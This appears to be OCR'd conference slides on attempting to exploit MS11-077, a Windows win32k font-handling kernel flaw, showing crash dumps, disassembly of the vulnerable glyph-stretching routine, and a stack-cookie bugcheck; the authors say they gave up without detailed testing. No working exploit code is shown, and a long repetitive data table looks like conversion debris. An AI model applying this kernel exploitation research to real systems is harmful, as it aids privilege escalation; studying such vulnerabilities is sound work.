
```

00-00-00-00 40 47 6C 61 38
00-00-00-00 80 00 00 00 00
00-87-00-00 00 00 00 00 00
00-00-00-00 00 00 00 00 00
00-00-00-00 00 00 00 00 00
SCHECK_STR: 0x19_20
fe44db60 Paged session
..._DRIVER_FAULT
csrss.exe
...
AS_ TRANSFER: from 828e5e71
STACK_TEXT:
8c56564c 828e5e71 00000003 bd959e8d 00
8c56569c 828e696d 00000003 fe44db60 00
8c565a60 829281b6 00000019 00000020 fe

```

3/16/2012 58

Limitation of Exploit MS11-077



Limitation of Exploit MS11-077

The image shows a debugger window with assembly code on the left and a data table on the right. Red boxes highlight specific instructions and data entries, with red arrows pointing from the assembly to the data table.

Assembly Code (Left):

```


BF9EAF27 JNZ     IOC_BF9EB072
BF9EAF2D movzx   edx, byte ptr [ecx]
BF9EAF30 shr     edx, 4
BF9EAF33 mov     dl, awStretch5W1[edx*2]
BF9EAF3A mov     [eax], dl
BF9EAF3C movzx   edx, byte ptr [ecx]
BF9EAF3F shr     edx, 4
BF9EAF42 mov     dl, byte_BFA10171[edx*2]
BF9EAF49 inc     eax
BF9EAF4A mov     [eax], dl
BF9EAF4C movzx   edx, byte ptr [ecx]
BF9EAF4F shr     edx, 1
BF9EAF51 and     edx, 0Fh
BF9EAF54 mov     dl, awStretch5W2[edx*2]
BF9EAF5B inc     eax
BF9EAF5C mov     [eax], dl
BF9EAF5E movzx   edx, byte ptr [ecx]
BF9EAF61 shr     edx, 1
BF9EAF63 and     edx, 0Fh
BF9EAF66 mov     dl, byte_BFA10171[edx*2]
BF9EAF6D inc     eax
BF9EAF6E mov     [eax], dl
BF9EAF70 movzx   edx, byte ptr [ecx]
BF9EAF73 inc     eax
BF9EAF74 and     edx, 3
BF9EAF77 mov     dl, aJStretch5B1[edx]
BF9EAF7D jmp     loc_BF9EB00F
    
```

Data Table (Right):

Address	Value	Comment
00401000	0	awStretch5W1
00401001	0	awStretch5W1
00401002	0	awStretch5W1
00401003	0	awStretch5W1
00401004	0	awStretch5W1
00401005	0	awStretch5W1
00401006	0	awStretch5W1
00401007	0	awStretch5W1
00401008	0	awStretch5W1
00401009	0	awStretch5W1
0040100A	0	awStretch5W1
0040100B	0	awStretch5W1
0040100C	0	awStretch5W1
0040100D	0	awStretch5W1
0040100E	0	awStretch5W1
0040100F	0	awStretch5W1
00401010	0	awStretch5W1
00401011	0	awStretch5W1
00401012	0	awStretch5W1
00401013	0	awStretch5W1
00401014	0	awStretch5W1
00401015	0	awStretch5W1
00401016	0	awStretch5W1
00401017	0	awStretch5W1
00401018	0	awStretch5W1
00401019	0	awStretch5W1
0040101A	0	awStretch5W1
0040101B	0	awStretch5W1
0040101C	0	awStretch5W1
0040101D	0	awStretch5W1
0040101E	0	awStretch5W1
0040101F	0	awStretch5W1
00401020	0	awStretch5W1
00401021	0	awStretch5W1
00401022	0	awStretch5W1
00401023	0	awStretch5W1
00401024	0	awStretch5W1
00401025	0	awStretch5W1
00401026	0	awStretch5W1
00401027	0	awStretch5W1
00401028	0	awStretch5W1
00401029	0	awStretch5W1
0040102A	0	awStretch5W1
0040102B	0	awStretch5W1
0040102C	0	awStretch5W1
0040102D	0	awStretch5W1
0040102E	0	awStretch5W1
0040102F	0	awStretch5W1
00401030	0	awStretch5W1
00401031	0	awStretch5W1
00401032	0	awStretch5W1
00401033	0	awStretch5W1
00401034	0	awStretch5W1
00401035	0	awStretch5W1
00401036	0	awStretch5W1
00401037	0	awStretch5W1
00401038	0	awStretch5W1
00401039	0	awStretch5W1
0040103A	0	awStretch5W1
0040103B	0	awStretch5W1
0040103C	0	awStretch5W1
0040103D	0	awStretch5W1
0040103E	0	awStretch5W1
0040103F	0	awStretch5W1
00401040	0	awStretch5W1
00401041	0	awStretch5W1
00401042	0	awStretch5W1
00401043	0	awStretch5W1
00401044	0	awStretch5W1
00401045	0	awStretch5W1
00401046	0	awStretch5W1
00401047	0	awStretch5W1
00401048	0	awStretch5W1
00401049	0	awStretch5W1
0040104A	0	awStretch5W1
0040104B	0	awStretch5W1
0040104C	0	awStretch5W1
0040104D	0	awStretch5W1
0040104E	0	awStretch5W1
0040104F	0	awStretch5W1
00401050	0	awStretch5W1
00401051	0	awStretch5W1
00401052	0	awStretch5W1
00401053	0	awStretch5W1
00401054	0	awStretch5W1
00401055	0	awStretch5W1
00401056	0	awStretch5W1
00401057	0	awStretch5W1
00401058	0	awStretch5W1
00401059	0	awStretch5W1
0040105A	0	awStretch5W1
0040105B	0	awStretch5W1
0040105C	0	awStretch5W1
0040105D	0	awStretch5W1
0040105E	0	awStretch5W1
0040105F	0	awStretch5W1
00401060	0	awStretch5W1
00401061	0	awStretch5W1
00401062	0	awStretch5W1
00401063	0	awStretch5W1
00401064	0	awStretch5W1
00401065	0	awStretch5W1
00401066	0	awStretch5W1
00401067	0	awStretch5W1
00401068	0	awStretch5W1
00401069	0	awStretch5W1
0040106A	0	awStretch5W1
0040106B	0	awStretch5W1
0040106C	0	awStretch5W1
0040106D	0	awStretch5W1
0040106E	0	awStretch5W1
0040106F	0	awStretch5W1
00401070	0	awStretch5W1
00401071	0	awStretch5W1
00401072	0	awStretch5W1
00401073	0	awStretch5W1
00401074	0	awStretch5W1
00401075	0	awStretch5W1
00401076	0	awStretch5W1
00401077	0	awStretch5W1
00401078	0	awStretch5W1
00401079	0	awStretch5W1
0040107A	0	awStretch5W1
0040107B	0	awStretch5W1
0040107C	0	awStretch5W1
0040107D	0	awStretch5W1
0040107E	0	awStretch5W1
0040107F	0	awStretch5W1
00401080	0	awStretch5W1
00401081	0	awStretch5W1
00401082	0	awStretch5W1
00401083	0	awStretch5W1
00401084	0	awStretch5W1
00401085	0	awStretch5W1
00401086	0	awStretch5W1
00401087	0	awStretch5W1
00401088	0	awStretch5W1
00401089	0	awStretch5W1
0040108A	0	awStretch5W1
0040108B	0	awStretch5W1
0040108C	0	awStretch5W1
0040108D	0	awStretch5W1
0040108E	0	awStretch5W1
0040108F	0	awStretch5W1
00401090	0	awStretch5W1
00401091	0	awStretch5W1
00401092	0	awStretch5W1
00401093	0	awStretch5W1
00401094	0	awStretch5W1
00401095	0	awStretch5W1
00401096	0	awStretch5W1
00401097	0	awStretch5W1
00401098	0	awStretch5W1
00401099	0	awStretch5W1
0040109A	0	awStretch5W1
0040109B	0	awStretch5W1
0040109C	0	awStretch5W1
0040109D	0	awStretch5W1
0040109E	0	awStretch5W1
0040109F	0	awStretch5W1
004010A0	0	awStretch5W1
004010A1	0	awStretch5W1
004010A2	0	awStretch5W1
004010A3	0	awStretch5W1
004010A4	0	awStretch5W1
004010A5	0	awStretch5W1
004010A6	0	awStretch5W1
004010A7	0	awStretch5W1
004010A8	0	awStretch5W1
004010A9	0	awStretch5W1
004010AA	0	awStretch5W1
004010AB	0	awStretch5W1
004010AC	0	awStretch5W1
004010AD	0	awStretch5W1
004010AE	0	awStretch5W1
004010AF	0	awStretch5W1
004010B0	0	awStretch5W1
004010B1	0	awStretch5W1
004010B2	0	awStretch5W1
004010B3	0	awStretch5W1
004010B4	0	awStretch5W1
004010B5	0	awStretch5W1
004010B6	0	awStretch5W1
004010B7	0	awStretch5W1
004010B8	0	awStretch5W1
004010B9	0	awStretch5W1
004010BA	0	awStretch5W1
004010BB	0	awStretch5W1
004010BC	0	awStretch5W1
004010BD	0	awStretch5W1
004010BE	0	awStretch5W1
004010BF	0	awStretch5W1
004010C0	0	awStretch5W1
004010C1	0	awStretch5W1
004010C2	0	awStretch5W1
004010C3	0	awStretch5W1
004010C4	0	awStretch5W1
004010C5	0	awStretch5W1
004010C6	0	awStretch5W1
004010C7	0	awStretch5W1
004010C8	0	awStretch5W1
004010C9	0	awStretch5W1
004010CA	0	awStretch5W1
004010CB	0	awStretch5W1
004010CC	0	awStretch5W1
004010CD	0	awStretch5W1
004010CE	0	awStretch5W1
004010CF	0	awStretch5W1
004010D0	0	awStretch5W1
004010D1	0	awStretch5W1
004010D2	0	awStretch5W1
004010D3	0	awStretch5W1
004010D4	0	awStretch5W1
004010D5	0	awStretch5W1
004010D6	0	awStretch5W1
004010D7	0	awStretch5W1
004010D8	0	awStretch5W1
004010D9	0	awStretch5W1
004010DA	0	awStretch5W1
004010DB	0	awStretch5W1
004010DC	0	awStretch5W1
004010DD	0	awStretch5W1
004010DE	0	awStretch5W1
004010DF	0	awStretch5W1
004010E0	0	awStretch5W1
004010E1	0	awStretch5W1
004010E2	0	awStretch5W1
004010E3	0	awStretch5W1
004010E4	0	awStretch5W1
004010E5	0	awStretch5W1
004010E6	0	awStretch5W1
004010E7	0	awStretch5W1
004010E8	0	awStretch5W1
004010E9	0	awStretch5W1
004010EA	0	awStretch5W1
004010EB	0	awStretch5W1
004010EC	0	awStretch5W1
004010ED	0	awStretch5W1
004010EE	0	awStretch5W1
004010EF	0	awStretch5W1
004010F0	0	awStretch5W1
004010F1	0	awStretch5W1
004010F2	0	awStretch5W1
004010F3	0	awStretch5W1
004010F4	0	awStretch5W1
004010F5	0	awStretch5W1
004010F6	0	awStretch5W1
004010F7	0	awStretch5W1
004010F8	0	awStretch5W1
004010F9	0	awStretch5W1
004010FA	0	awStretch5W1
004010FB	0	awStretch5W1
004010FC	0	awStretch5W1
004010FD	0	awStretch5W1
004010FE	0	awStretch5W1
004010FF	0	awStretch5W1

win32k!vStretchGlyphBitmap

Exploit MS11-077



Exploit MS11-077 (another try)

```
kd> !analyze -v
*****
*
*                               Bugcheck Analysis                               *
*
*****

DRIVER_OVERRAN_STACK_BUFFER (f7)
A driver has overrun a stack-based buffer. This overrun could potentially
allow a malicious user to gain control of this machine.
DESCRIPTION
A driver overran a stack-based buffer (or local variable) in a way that would
have overwritten the function's return address and jumped back to an arbitrary
address when the function returned. This is the classic "buffer overrun"
hacking attack and the system has been brought down to prevent a malicious user
from gaining complete control of it.
Do a kb to get a stack backtrace -- the last routine on the stack before the
buffer overrun handlers and bugcheck call is the one that overran its local
variable(s).
Arguments:
Arg1: 93223864, Actual security check cookie from the stack
Arg2: 932267a8, Expected security check cookie
Arg3: 6cdd9857, Complement of the expected security check cookie
Arg4: 00000000, zero


Debugging Details:
-----

GSFAILURE_FUNCTION: win32k!_SEH_epilog4_GS
GSFAILURE_RA_SMASHED: TRUE
GSFAILURE_MODULE_COOKIE: 932267a8 win32k!__security_cookie [ 9322636c ]
GSFAILURE_FRAME_COOKIE: ffffffff
SECURITY_COOKIE: Expected 932267a8 found 93223864

GSFAILURE_ANALYSIS_TEXT: !gs output:
Corruption occurred in win32k!_SEH_epilog4_GS or one of its callers

Analyzing __report_gsfailure frame (5)...
LEA usage: Function @0xFFFFFFFF930E1168-0xFFFFFFFF930E1172 is NOT using LEA
Module canary at 0xFFFFFFFF9322636C (win32k!__security_cookie): 0x932267A8
```

Exploit MS11-077



Possible to bypass Kernel Canary in Kernel Land??
gave up without detail testing

Demonstration

Thank You

**Credit to: jvjvlglg, Byoungyoung Lee &
Tarjei Mandt**